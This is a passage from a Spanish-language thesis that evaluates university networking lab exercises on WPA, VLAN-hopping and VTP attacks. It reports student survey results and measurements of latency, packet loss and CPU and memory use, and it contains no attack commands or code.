


Figura 5.8: Resultados de encuestas posteriores al ataque

Desempeño de la red

En la tabla VII se muestran los porcentajes de cambio en el tiempo de respuesta y la cantidad de paquetes perdidos, estos valores nos ayudan a tener una idea del rendimiento de la red en estudio, la misma que contaba con un enrutador inalámbrico al cual se conectaba un único cliente (PC5) que podía comunicarse con el resto de la red, es decir las computadoras de administración (PC1 y PC2) y de gerencia (PC3 y PC4). En las tres etapas del ataque, las conexiones del cliente inalámbrico a la red eran

esporádicas con una separación de tiempo de ocho, cinco y diez minutos.

Tabla VII: Resultados del desempeño de la red del ataque al protocolo WPA

Equipo	Acción	Antes		Durante		Después	
		Tiempo de respuesta (ms)	% paquetes perdidos	Tiempo de respuesta (ms)	% paquetes perdidos	Tiempo de respuesta (ms)	% paquetes perdidos
PC5	Ping PC1	32	25.00	37	0.00	34	0.00
PC5	Ping PC2	33	25.00	36	0.00	34	0.00
PC5	Ping PC3	37	0.00	38	25.00	34	0.00
PC5	Ping PC4	33	0.00	35	75.00	34	0.00
Enrutador	Ping PC5	0	0.41	1	0.00	0	0.00

Debido a que el ataque únicamente afecta a la parte inalámbrica el dispositivo a analizar fue precisamente el cliente inalámbrico. Los resultados del uso del procesador cambian con el tiempo, por lo que el valor mostrado es un promedio de todos los valores obtenidos durante la prueba. El porcentaje de uso del procesador antes y después del ataque fue del 2.86% y 1.66% respectivamente. El porcentaje de uso de la memoria RAM antes y después del ataque fue del 2.16% y 2.20% respectivamente. La

cantidad de procesos en ejecución antes y después del ataque fue de 127 y 125 respectivamente.

5.2.2 Comparativa entre encuestas y desempeño de la red

Los resultados de las encuestas antes y después de la práctica presentan una diferencia significativa en cada muestra y se exponen a continuación: el porcentaje de alumnos que conocía las vulnerabilidades de WPA tuvo un incremento: en la muestra C del 65.00% y en la muestra D del 4.33%; el porcentaje de alumnos que conocía los elementos de una clave segura tuvo un incremento: en la muestra C del 35.00% y en la muestra D del 28.00%; el porcentaje de alumnos que conoce las medidas de seguridad en una red inalámbrica tuvo un incremento en la muestra C del 30.00% y en la muestra D se mantuvo en 100.00%; el porcentaje de alumnos de la muestra C que habían desactivado el SSID en una red inalámbrica tuvo un incremento del 95.00%; y el porcentaje de alumnos de la muestra D que habían cambiado la configuración del protocolo de seguridad tuvo un incremento del 86.67%.




Figura 5.9: Progreso en el conocimiento de las muestras

Con respecto al desempeño de la red en la tabla VIII se puede observar el promedio de variación de los tiempos de respuesta y la pérdida de paquetes con respecto a la línea base de la red en los cuatro casos de conexión entre el cliente inalámbrico y las computadoras de administración y gerencia. Se puede verificar que los porcentajes de aumento son pequeños y en el caso de los porcentajes de disminución, éstos nos indican que la red pierde menos paquetes de lo normal durante el ataque, ya que en la línea base es normal que se pierdan el 50,00% de los paquetes del total de enviados. No se afecta el desempeño de la red

porque se trata de una captura del paquete correspondiente al apretón de manos durante la conexión entre el cliente y el enrutador inalámbrico, por lo que cuando ya se establece la comunicación el ataque ya no tiene efecto sobre la misma. En el enrutador inalámbrico no existió una variación considerable del funcionamiento.

Tabla VIII: Comparación del desempeño con respecto a la línea base en el ataque al protocolo WPA

	Durante el ataque	Estado de variación	Después del ataque	Estado de variación
Tiempo de respuesta	8.00%	aumento	5.00%	aumento
Pérdida de paquetes	25.00%	disminución	50.00%	disminución

Los dispositivos finales no presentaron una variación significativa en los porcentajes de uso de la memoria RAM y el procesador, en la figura 5.10 se puede apreciar que el pico más alto de la gráfica se observa antes del ataque, y los valores normales son aproximados, es decir que el uso del procesador no se incrementa significativamente después del ataque. El porcentaje de uso del procesador se redujo en un 1.21 %, y el porcentaje de uso de la memoria RAM se incrementó en un 0.04%.




Figura 5.10: Uso del procesador cliente WPA

a) Antes del ataque y b) Después del ataque

5.2.3 Conclusiones

Los estudiantes de la muestra C quienes tenían un nivel académico en desarrollo tuvieron un progreso mayor al de los estudiantes de la muestra D que tenían un nivel académico excelente, esto se debe a que antes de realizar la práctica, el segundo grupo mencionado, tenía niveles más altos de conocimiento sobre el tema, en comparación al primer grupo. Los resultados de las encuestas muestran que ambos grupos presentaron mejoras considerables en sus

conocimientos, por lo que se comprueba que la práctica es factible, bajo condiciones adecuadas del entorno, es decir contar con el equipo necesario para llevar a cabo la práctica. El ataque no afecta el rendimiento de la red, esto se comprueba con la variación mínima que tienen el tiempo de respuesta y la cantidad de paquetes perdidos con respecto a la línea base. El ataque no compromete en lo absoluto el rendimiento del dispositivo final, debido a que sus porcentajes de variación de uso de procesador y memoria son despreciables.

5.3 Práctica doble etiquetado de VLAN

La muestra estuvo constituida por estudiantes de la materia de tecnologías de redes WAN impartida en la Escuela Superior Politécnica del Litoral a las carreras de Ingeniería en Telemática; y Licenciatura en redes y Sistemas Operativos

5.3.1 Análisis de encuestas y desempeño de la red

Primero se estudiaron las encuestas en la etapa previa y posterior al ataque, y se analizó el desempeño de la red.

Encuestas previas a la práctica

Esta encuesta fue tomada a un grupo dieciocho estudiantes de la materia de tecnologías de redes WAN (en adelante referida como muestra E) quienes en su mayoría tenían un nivel académico desarrollado al momento de realizar la práctica, los datos obtenidos de la muestra se presentan en la figura 5.11 y reflejan lo siguiente: el 5.50% de la muestra conocía el ataque de la suplantación de identidad del conmutador; el 33.33% no conocía los métodos para realizar el salto de VLAN; y el 33.33% desconocía la vulnerabilidad del protocolo DTP.




Figura 5.11: Resultados de encuestas previas al ataque

Encuesta posterior a la práctica

En esta encuesta se realizan preguntas adicionales al estudiante acerca de la estructura, comprensión y organización del documento de soporte que se le proporcionó para llevar a cabo la práctica. Las preguntas específicas son para medir el aprendizaje del estudiante en cuanto al contenido técnico de la misma, las vulnerabilidades de la red de estudio y la forma de mitigar el ataque. Los resultados obtenidos se muestran en la figura 5.12 y fueron los siguientes: el 89.00% de la muestra manifestó que la práctica fue de fácil lectura y comprensión; el 83.33% aseveró que la práctica fue didáctica y el 50.00% que el tiempo empleado fue el adecuado; el 76.00% aprendió las medidas de seguridad al configurar VLAN; el 83.33% concientizó la vulnerabilidad cuando no se aplican las medidas de seguridad en los conmutadores y al configurar VLAN; el 89.00% conoció los métodos de ataque ante las vulnerabilidades presentadas en la red; y el 100.00% aprendió como mitigar el salto de VLAN.




Figura 5.12: Resultados de encuestas posteriores al ataque

Desempeño de la red

En cuanto al desempeño de la red se puede constatar un cambio significativo en el mismo. La red constaba de dos VLAN una para administradores y otra para estudiantes, quienes se comunicaban constantemente en cada departamento. El primer escenario del ataque consistía en enviar tramas al administrador (PC4) desde una máquina (PC2) de la VLAN estudiantes sin disponer de un enrutador. En la tabla IX podemos observar que los tiempos de respuesta así como los paquetes perdidos aumentan durante y después del ataque. En el segundo escenario se enviaban tramas a través de un enlace que se convirtió en

troncal y en la tabla X se observa que durante el ataque tenemos una pérdida total de paquetes en PC1 y PC2, y un aumento de tiempos de respuesta en los equipos con respecto a la línea base.

Tabla IX: Desempeño de la red del ataque doble etiquetado de VLAN

Equipo	Acción	Antes		Durante		Después	
		Tiempo de respuesta (ms)	% paquetes perdidos	Tiempo de respuesta (ms)	% paquetes perdidos	Tiempo de respuesta (ms)	% paquetes perdidos
PC1	Ping PC2	5	0.00	7	0.11	6	0.00
PC2	Ping PC1	18	0.00	9	0.11	9	0.10
PC3	Ping PC4	5	0.10	6	0.23	5	0.11
PC4	Ping PC3	7	0.00	8	0.11	5	0.11
S1	Ping S2	13	0.00	13	0.00	13	0.00
S2	Ping S1	13	0.00	13	0.00	13	0.00

Tabla X: Resultados del desempeño de la red del ataque suplantación de identificador del conmutador

Equipo	Acción	Antes		Durante		Después	
		Tiempo de respuesta (ms)	% paquetes perdidos	Tiempo de respuesta (ms)	% paquetes perdidos	Tiempo de respuesta (ms)	% paquetes perdidos
PC1	Ping PC2	5	0.00	infinito	100.00	7	0.11
PC2	Ping PC1	18	0.00	infinito	100.00	8	0.11
PC3	Ping PC4	5	0.10	9	0.11	7	0.00
PC4	Ping PC3	7	0.00	12	0.11	11	0.23
S1	Ping S2	13	0.00	13	0.00	13	0.00
S2	Ping S1	13	0.00	13	0.00	13	0.00

Para medir el rendimiento de los dispositivos finales se tomaron 20 valores de uso de memoria y procesador cada segundo, en la tabla XI se observan los resultados del promedio de todos los valores obtenidos durante la prueba.

Tabla XI: Resultados del desempeño de los dispositivos finales

Equipo	Antes			Después		
	% Uso del procesador	% Uso de la memoria RAM	Cantidad de procesos	% Uso del procesador	% Uso de la memoria RAM	Cantidad de procesos
PC3	19.20	43.98	N/A	19.74	44.35	N/A
PC4	0.40	16.50	34	0.32	16.60	33

5.3.2. Comparativa entre encuestas y desempeño de la red

Los resultados de las encuestas tomadas a la muestra E, después del ataque, presentan una diferencia moderada con respecto a la encuesta tomada antes del ataque y se exponen a continuación: el porcentaje de alumnos que conocían los métodos para realizar el ataque de VLAN tuvo un incremento del 22.23%; el porcentaje de alumnos que conocían que la red es vulnerable cuando el protocolo DTP está activado y al configurar de forma inadecuada el conmutador incrementó al 16.66%; el porcentaje de

alumnos conocían como mitigar el ataque incrementó al 100.00%.




Figura 5.13: Progreso del conocimiento de la muestra

En cuanto al desempeño de la red la comunicación entre estudiantes (PC1 y PC2), servidor (PC3) y administrador (PC4) presentó una variación promedio. A continuación se presentan los resultados de la comparación con respecto a la línea base, que pueden verse en el Anexo D.

En el doble etiquetado de VLAN la comunicación entre estudiantes desde (PC1 a PC2) durante el ataque presenta un aumento en el tiempo de respuesta del 40.00% y en

pérdida de paquetes del 0.11%; después del ataque presenta un aumento en el tiempo de respuesta del 20.00% sin pérdida de paquetes. En cambio la comunicación desde (PC2 a PC1) durante el ataque presenta una disminución en el tiempo de respuesta del 50.00%, con un aumento en la pérdida de paquetes del 0.11%; después del ataque presenta una disminución en el tiempo de respuesta del 50.00%, con un aumento de la pérdida de paquetes del 0.10%. La comunicación desde el servidor al administrador (PC3 a PC4) durante el ataque presenta un aumento en el tiempo de respuesta del 20.00% y en pérdida de paquetes del 0.23%; después del ataque el tiempo de respuesta se mantiene igual con respecto a la línea base y no hay pérdida de paquetes. En cambio la comunicación desde el administrador al servidor (PC4 a PC3) durante el ataque presenta un aumento en el tiempo de respuesta del 14.00% y en pérdida de paquetes del 0.11%, después del ataque presenta una disminución en el tiempo de respuesta del 29.00% y un aumento en la pérdida de paquetes del 0.11%.

En la suplantación del identificador del conmutador la comunicación entre estudiantes, servidor y administrador presentó una variación promedio. La comunicación entre estudiantes desde (PC1 a PC2) durante el ataque presenta un tiempo de respuesta indefinido, con un aumento en la pérdida de paquetes del 100.00%; después del ataque presenta un aumento en el tiempo de respuesta del 40.00% y en pérdida de paquetes del 0.11%. En cambio la comunicación desde (PC2 a PC1) durante el ataque presenta un tiempo de respuesta indefinido, debido a que PC2 estableció un enlace troncal ocasionando que haya pérdida de paquetes del 100.00%, la variación fue de aumento; después del ataque presenta una disminución del tiempo de respuesta del 44.00%, con un aumento en la pérdida de paquetes del 0.11%. La comunicación desde el servidor al administrador (PC3-PC4) durante el ataque presenta un aumento en el tiempo de respuesta del 80.00% sin pérdida de paquetes; después del ataque presenta un aumento en el tiempo de respuesta del 40.00%, con una disminución en la pérdida de paquetes

del 0.11%. En cambio la comunicación desde el administrador al servidor (PC4-PC3) durante el ataque presenta un aumento en el tiempo de respuesta del 71.00% y en pérdida de paquetes del 0.11%; después del ataque presenta un aumento en el tiempo de respuesta del 57.00% y en pérdida de paquetes del 0.23%.

El rendimiento del servidor (PC3) se muestra en la figura 5.14, se observa que no existe una variación significativa del uso del procesador con respecto al tiempo antes y después del ataque de salto de VLAN, los picos más altos de la gráfica están en valores aproximados, es decir que el uso del procesador no se incrementa significativamente después del ataque, al igual que en PC2. En PC3 se incrementó el porcentaje de uso tanto del procesador como el de la memoria RAM en un 2.81% y 0.88%, y en PC4 el porcentaje de uso del procesador se redujo en un 19.8% y el porcentaje de uso de la memoria RAM se incrementó en un 0.60%.




Figura 5.14: Uso del procesador Administrador

a) Antes del ataque y b) Después del ataque

5.3.3. Conclusiones

Los estudiantes de la muestra E quienes tenían un nivel académico desarrollado tuvieron mejoras en sus conocimientos, sobre todo al aprender cuan vulnerable es un sistema si no se aplica las medidas de seguridad respectivas, aunque la práctica fue considerada didáctica los resultados indican una satisfacción moderada por parte del estudiante.

El ataque de salto de VLAN afecta a la comunicación, en el primer escenario el doble etiquetado de VLAN ocasiona un incremento en el tiempo de respuesta de la red porque se enviaron tramas adicionales desde PC2 que es donde se ejecuta el ataque,

después la red vuelve a su estado normal al finalizar el ataque. En el segundo escenario, suplantación de identidad del conmutador hay una denegación de servicio, debido a que ya no hay comunicación en la VLAN estudiantes porque PC2 ahora envía tramas a través de un enlace troncal a la VLAN administradores causando latencia en ese segmento de red, luego del ataque la comunicación queda restablecida. Por lo que se verifica que el ataque afecta el desempeño de la red sólo durante su ejecución. El ataque no afecta el desempeño de los dispositivos intermedios ya que no existió variación en las variables de tiempo y de paquetes perdidos en ninguna etapa del ataque. El ataque no afecta al rendimiento de los dispositivos finales, ya que los porcentajes de uso del procesador y la memoria presentan una variación mínima considerada despreciable.

5.4 Práctica vulnerando el protocolo VTP

La muestra estuvo constituida por estudiantes de la materia de tecnologías de redes WAN impartida en la Escuela Superior Politécnica del Litoral a las carreras de Ingeniería en Telemática; y Licenciatura en redes y Sistemas Operativos.

5.4.1 Análisis de encuestas y desempeño de la red

Primero se estudiaron las encuestas tomadas al estudiante en la etapa previa y posterior al ataque; y finalmente se analizó el desempeño de la red

Encuesta previa a la práctica

La encuesta previa a la práctica se realizó a un grupo de veintidós estudiantes de la materia de tecnologías de redes WAN (en adelante referida como muestra F) quienes en su mayoría tenían un nivel académico desarrollado al momento de realizar la práctica, los datos obtenidos de la muestra se presentan en la figura 5.15 y reflejan lo siguiente: el 31.82% no conocía el funcionamiento de los protocolos VTP y DTP; el 9.00% conocía las vulnerabilidades de estos protocolos; y el 22.73% conocía las medidas de seguridad para VTP y DTP.




Figura 5.15: Resultado de encuestas previas al ataque

Encuesta posterior a la práctica

En esta encuesta se pregunta al estudiante sobre la estructura, comprensión y organización del documento de soporte que se le proporcionó para llevar a cabo la práctica. Las preguntas específicas son para medir el aprendizaje del estudiante en cuanto al contenido técnico de la práctica, las vulnerabilidades en la red de estudio y la forma de mitigar el ataque. En la figura 5.16 se muestran los resultados de la encuesta y estos fueron: el 95.50% de la muestra manifiesta que la práctica fue de fácil lectura y comprensión; el 81.80% aseveró que la práctica fue didáctica y el 13.60% que el tiempo empleado fue el adecuado; el 81.80% conoció la

vulnerabilidad específica para conseguir un enlace troncal; el 50.00% conoció el ataque realizado en la práctica para explotar dicha vulnerabilidad; el 95.50% aprendió el funcionamiento del protocolo VTP; y el 100.00% conoció las medidas de seguridad para mitigar el ataque VTP.




Figura 5.16: Resultados de la encuesta posterior al ataque

Desempeño de la red

La red en estudio constaba de dos VLAN una para docentes y otra para estudiantes que se administraban usando el protocolo VTP, en la VLAN atacada que fue la de docentes funcionaba un cliente FTP (PC1) y un servidor FTP (PC2).

En la tabla XII podemos observar que la mayor variación con respecto a la línea base se observa en la comunicación entre el cliente y servidor FTP, ya que en los dispositivos intermedios los resultados se mantienen. La transferencia de un archivo demoró 4.68 minutos en condiciones normales, durante el ataque este valor se incrementó a 10 minutos y luego del ataque el tiempo de transferencia se hizo infinito.

Tabla XII: Resultados del desempeño de la red el ataque al protocolo VTP

Equipo	Acción	Antes		Durante		Después	
		Tiempo de respuesta (ms)	% paquete s perdido s	Tiempo de respuesta (ms)	% paquetes perdidos	Tiempo de respuesta (ms)	% paquetes perdidos
PC1	Ping PC2	7	0.00	11	0.35	infinito	100
S1	Ping S2	12	0.00	12	0.00	12	0.27
S1	Ping S3	11	0.01	11	0.00	11	0.27
S2	Ping S1	9	0.01	9	0.01	9	0.00
S2	Ping S3	9	0.01	9	0.01	9	0.00
S3	Ping S1	9	0.01	9	0.00	9	0.00
S3	Ping S2	9	0.01	9	0.01	9	0.00

Para medir el rendimiento de los dispositivos finales se tomaron 20 valores de uso de memoria y procesador cada segundo, en la tabla XIII se observan los resultados del promedio de todos los valores obtenidos durante la prueba.

Tabla XIII: Resultados del desempeño de los dispositivos finales

Equipo	Antes			Después		
	% Uso del procesador	% Uso de la memoria RAM	Cantidad de procesos	% Uso del procesador	% Uso de la memoria RAM	Cantidad de procesos
PC1	0.31	16.80	28	0.18	16.90	28
PC2	15.70	21.90	-	15.40	23.40	-

5.4.2 Comparativa entre encuestas y desempeño de la red

En la figura 5.17 se presentan los porcentajes de progreso de la muestra. Los resultados de las encuestas tomadas a la muestra F, presentan una diferencia al evaluar el conocimiento adquirido con respecto a la encuesta tomada antes del ataque y se exponen a continuación: el porcentaje de alumnos que conocían el funcionamiento del protocolo VTP y DTP tuvo un incremento del 63.68%; el porcentaje de alumnos que conocían la vulnerabilidad de VTP y DTP incrementó al 72.80%; y el porcentaje de alumnos que conocían las prácticas de seguridad para prevenir y mitigar el ataque incrementó al 77.27%.

En cuanto al desempeño de la red, en la tabla XIV se muestra una variación considerable de los tiempos de respuesta y paquetes perdidos durante y después del

ataque con respecto a la línea base de la red. Esto sucede porque el ataque genera una denegación de servicio entre el cliente y el servidor FTP por lo que la conexión entre ellos se vuelve lenta hasta que la VLAN docentes es borrada y se pierde la comunicación. En los dispositivos intermedios no existe variación de estas variables con respecto a la línea base.

